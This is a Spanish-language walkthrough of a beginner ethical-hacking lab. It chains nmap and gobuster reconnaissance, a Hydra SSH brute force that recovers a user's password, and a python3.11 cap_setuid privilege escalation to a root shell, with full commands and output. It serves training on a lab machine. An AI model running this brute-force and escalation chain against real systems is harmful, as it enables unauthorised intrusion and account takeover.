

WarLabs

Plataforma de Hacking Ético

Walkthrough — Lab 01

Sistema Operativo **Linux**
Dificultad **Fácil**
Autor **Sn0wBaall**

Contents

1	Información de la máquina	2
2	Herramientas	2
3	Fase de reconocimiento	2
3.1	Escaneo de puertos	2
3.2	Fingerprinting web con Whatweb	4
3.3	Revisión manual de la web	5
3.4	Fuzzing de directorios con Gobuster	5
4	Fase de explotación	6
4.1	Fuerza bruta SSH con Hydra	6
4.2	Acceso al sistema	7
5	Escalada de privilegios	7
5.1	Búsqueda de binarios SUID	8
5.2	Enumeración de capabilities	8
5.3	Explotación de la capability	8
6	Resumen del ataque	9

Información de la máquina

Sistema Operativo Linux (Debian Bookworm)

Dificultad **Fácil**

Vectores de ataque: Enumeración web → filtración de usuario → fuerza bruta SSH → Linux capabilities (cap_setuid).

Herramientas

- **Nmap** — Escáner de puertos y detección de servicios
- **Whatweb** — Fingerprinting de tecnologías web
- **Gobuster** — Fuzzing de directorios y archivos
- **Hydra** — Ataque de fuerza bruta sobre servicios de red

Fase de reconocimiento

Escaneo de puertos

El primer paso es identificar qué puertos y servicios tiene expuestos la máquina objetivo. Realizamos un escaneo completo con Nmap:

```
sudo nmap -sS -p- --open --min-rate 5000 -n -vvv -Pn -oG allPorts  
192.168.1.18
```

Desglose de parámetros:

- `-sS` (**Stealth Scan**) — No completa el Three-Way Handshake. Envía SYN, recibe SYN/ACK y responde con RST, sin establecer conexión completa.
- `-p-` — Escanea los 65535 puertos TCP.
- `--open` — Filtra y muestra únicamente puertos abiertos.
- `--min-rate 5000` — Fuerza un mínimo de 5000 paquetes por segundo.
- `-n` — Desactiva la resolución DNS.
- `-vvv` — Modo verbose: muestra los puertos encontrados en tiempo real.
- `-Pn` — Omite el host discovery asumiendo que el host está activo.
- `-oG allPorts` — Guarda el resultado en formato grepeable.

Resultado del archivo allPorts:

```
# Nmap 7.98 scan initiated Wed Mar 25 15:20:27 2026 as: nmap -sS -p
- --open --min-rate 5000 -n -vvv -Pn -oG allPorts 192.168.1.18
# Ports scanned: TCP(65535;1-65535) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Host: 192.168.1.18 ( ) Status: Up
Host: 192.168.1.18 ( ) Ports: 22/open/tcp//ssh///, 80/open/tcp//http
///
# Nmap done at Wed Mar 25 15:21:02 2026 -- 1 IP address (1 host up)
scanned in 34.56 seconds
```

Encontramos dos puertos abiertos: **22 (SSH)** y **80 (HTTP)**. A continuación, lanzamos un escaneo más detallado sobre ambos para detectar versiones y ejecutar scripts de reconocimiento:

```
sudo nmap -sCV -p22,80 -oN portsVersion 192.168.1.18
```

Desglose de parámetros:

- `-sC` — Ejecuta los scripts por defecto de Nmap (*default scripts*).
- `-sV` — Detecta la versión de cada servicio.
- `-p22,80` — Limita el escaneo a los puertos 22 y 80.
- `-oN portsVersion` — Guarda el resultado en formato Nmap normal.

```
# Nmap 7.98 scan initiated Wed Mar 25 15:21:30 2026 as: nmap -sCV -
p22,80 -oN portsVersion 192.168.1.18
Nmap scan report for 192.168.1.18 (192.168.1.18)
```

```
Host is up (0.12s latency).

PORT STATE SERVICE VERSION
22/tcp open  ssh      OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
| 256 77:e8:7f:e0:41:dc:1b:81:41:eb:47:a0:4a:98:4b:f9 (ECDSA)
|_ 256 79:31:5c:c0:b3:c2:c3:08:a8:00:b5:fb:9c:cb:7e:21 (ED25519)
80/tcp open  http      Apache httpd 2.4.66 ((Debian))
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Graph Page - Modern Analytics Dashboard
MAC Address: B8:27:EB:74:F2:6C (Raspberry Pi Foundation)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Análisis de los resultados:

- **SSH (puerto 22)**
 - Versión: OpenSSH 9.2p1 sobre **Debian 12 (Bookworm)**
 - Protocolo: **SSH-2.0**
 - Claves del servidor: **ECDSA** y **ED25519**
- **HTTP (puerto 80)**
 - Servidor: **Apache 2.4.66** sobre Debian
 - Título de la aplicación: **Graph Page — Modern Analytics Dashboard**
- **Hardware**
 - La dirección MAC identifica una **Raspberry Pi Foundation**

Fingerprinting web con Whatweb

Antes de abrir el navegador, obtenemos información adicional sobre las tecnologías de la web con **Whatweb**:

```
whatweb http://192.168.1.18
```

```
http://192.168.1.18 [200 OK] Apache[2.4.66], Country[RESERVED][ZZ],
Email[sn0wp@graphpage.com,support@graphpage.com], HTML5,
HTTPServer[Debian Linux][Apache/2.4.66 (Debian)],
IP[192.168.1.18], Script, Title[Graph Page - Modern Analytics
Dashboard]
```


El resultado más relevante son los dos correos electrónicos filtrados:

- sn0wp@graphpage.com
- support@graphpage.com

Esto sugiere posibles nombres de usuario del sistema. No se detectan frameworks ni CMS conocidos.

Revisión manual de la web

Accedemos a la aplicación desde el navegador para identificar posibles puntos de entrada:



La página no presenta funcionalidades interactivas obvias. Procedemos a realizar fuzzing de directorios.

Fuzzing de directorios con Gobuster

```
gobuster dir -u http://192.168.1.18 \  
-w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007 \  
_directory-list-2.3-medium.txt \  
-t 100 -x html -o fuzzing.txt
```

Desglose de parámetros:

- `dir` — Modo de descubrimiento de directorios.
- `-u` — URL objetivo.
- `-w` — Wordlist utilizada para el fuzzing.
- `-x html` — Añade la extensión `.html` a cada entrada de la wordlist.
- `-t 100` — Número de hilos concurrentes.
- `-o fuzzing.txt` — Guarda los resultados en un archivo.

```
index.html (Status: 200) [Size: 27841]
images (Status: 301) [Size: 353] [--> http://192.168.1.18/images/]
secret.html (Status: 200) [Size: 119]
```

El archivo **secret.html** llama la atención. Al acceder desde el navegador:

```
I forgot the password for the user "cody". Please send an email to <aragorn@sarn.com>
```

Obtenemos el nombre de usuario **cody**. Combinando este dato con el puerto **22 (SSH)** abierto, tenemos todo lo necesario para intentar un ataque de fuerza bruta.

Fase de explotación

Fuerza bruta SSH con Hydra

Con el usuario `cody` y el puerto SSH abierto, lanzamos un ataque de fuerza bruta usando el diccionario `rockyou.txt`:

```
hydra -l cody -P /usr/share/dict/rockyou.txt ssh://192.168.1.18 -t 64
```

Desglose de parámetros:

- `-l cody` — Especifica el usuario objetivo.
- `-P rockyou.txt` — Wordlist de contraseñas.
- `ssh://192.168.1.18` — Protocolo y host objetivo.
- `-t 64` — Número de tareas paralelas. SSH puede limitar conexiones simultáneas; considera reducirlo a `-t 4` si encuentras problemas.

```
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344398 login
tries
[DATA] attacking ssh://192.168.1.18:22/
[22][ssh] host: 192.168.1.18 login: cody password: asdfghjkl
1 of 1 target successfully completed, 1 valid password found
```

Credenciales obtenidas:

Usuario: cody
Contraseña: asdfghjkl

Acceso al sistema

Con las credenciales obtenidas, nos conectamos por SSH:

```
ssh cody@192.168.1.18
```

```
cody@192.168.1.18's password:
Linux f7fe9a1dcbd2 6.1.0-18-amd64 #1 SMP Debian 6.1.76-1
(2024-02-01)

cody@f7fe9a1dcbd2:~$
```

Escalada de privilegios

Ya dentro del sistema como el usuario cody, buscamos vías para escalar a root.

Búsqueda de binarios SUID

El primer paso habitual es buscar binarios con el bit **SUID** activado:

```
find / -perm -4000 2>/dev/null
```

```
/usr/lib/openssh/ssh-keysign  
/usr/lib/dbus-1.0/dbus-daemon-launch-helper  
/usr/bin/newgrp  
/usr/bin/passwd  
/usr/bin/chfn  
/usr/bin/umount  
/usr/bin/su  
/usr/bin/chsh  
/usr/bin/mount  
/usr/bin/gpasswd  
/usr/bin/sudo
```

Los binarios encontrados son estándar en Debian y no presentan vectores evidentes de explotación. Pasamos al siguiente vector.

Enumeración de capabilities

Las **Linux capabilities** son una alternativa a SUID que otorgan privilegios específicos a binarios sin necesidad de darles acceso completo de root. Las enumeramos con:

```
getcap -r / 2>/dev/null
```

```
/usr/bin/python3.11 cap_setuid=ep
```

¿Qué significa cap_setuid=ep?

La capability cap_setuid permite a un proceso cambiar su UID de forma arbitraria. Con el flag ep (*effective + permitted*), este privilegio está activo desde el momento en que se ejecuta el binario, sin necesidad de código adicional. Esto significa que python3.11 puede llamar a `os.setuid(0)` para convertirse en root.

Explotación de la capability

Aprovechamos la capability de Python para cambiar nuestro UID a 0 (root) y ejecutar una shell:

```
python3.11 -c "import os; os.setuid(0); os.system('/bin/bash')"
```

O de forma interactiva:

```
cody@f7fe9a1dcbd2:~$ python3.11
>>> import os
>>> os.setuid(0)
>>> os.system('/bin/bash')
root@f7fe9a1dcbd2:~# whoami
root
root@f7fe9a1dcbd2:~# id
uid=0(root) gid=1000(cody) groups=1000(cody)
root@f7fe9a1dcbd2:~#
```

Máquina comprometida. Se ha obtenido acceso como root (uid=0).

Resumen del ataque

1. **Reconocimiento** — Escaneo con Nmap: puertos 22 y 80 abiertos.
2. **Enumeración web** — Whatweb y Gobuster revelan `secret.html` con el usuario cody.
3. **Explotación** — Fuerza bruta con Hydra sobre SSH obtiene la contraseña `asdfghjkl`.
4. **Escalada** — La capability `cap_setuid` en python3.11 permite ejecutar una shell como root.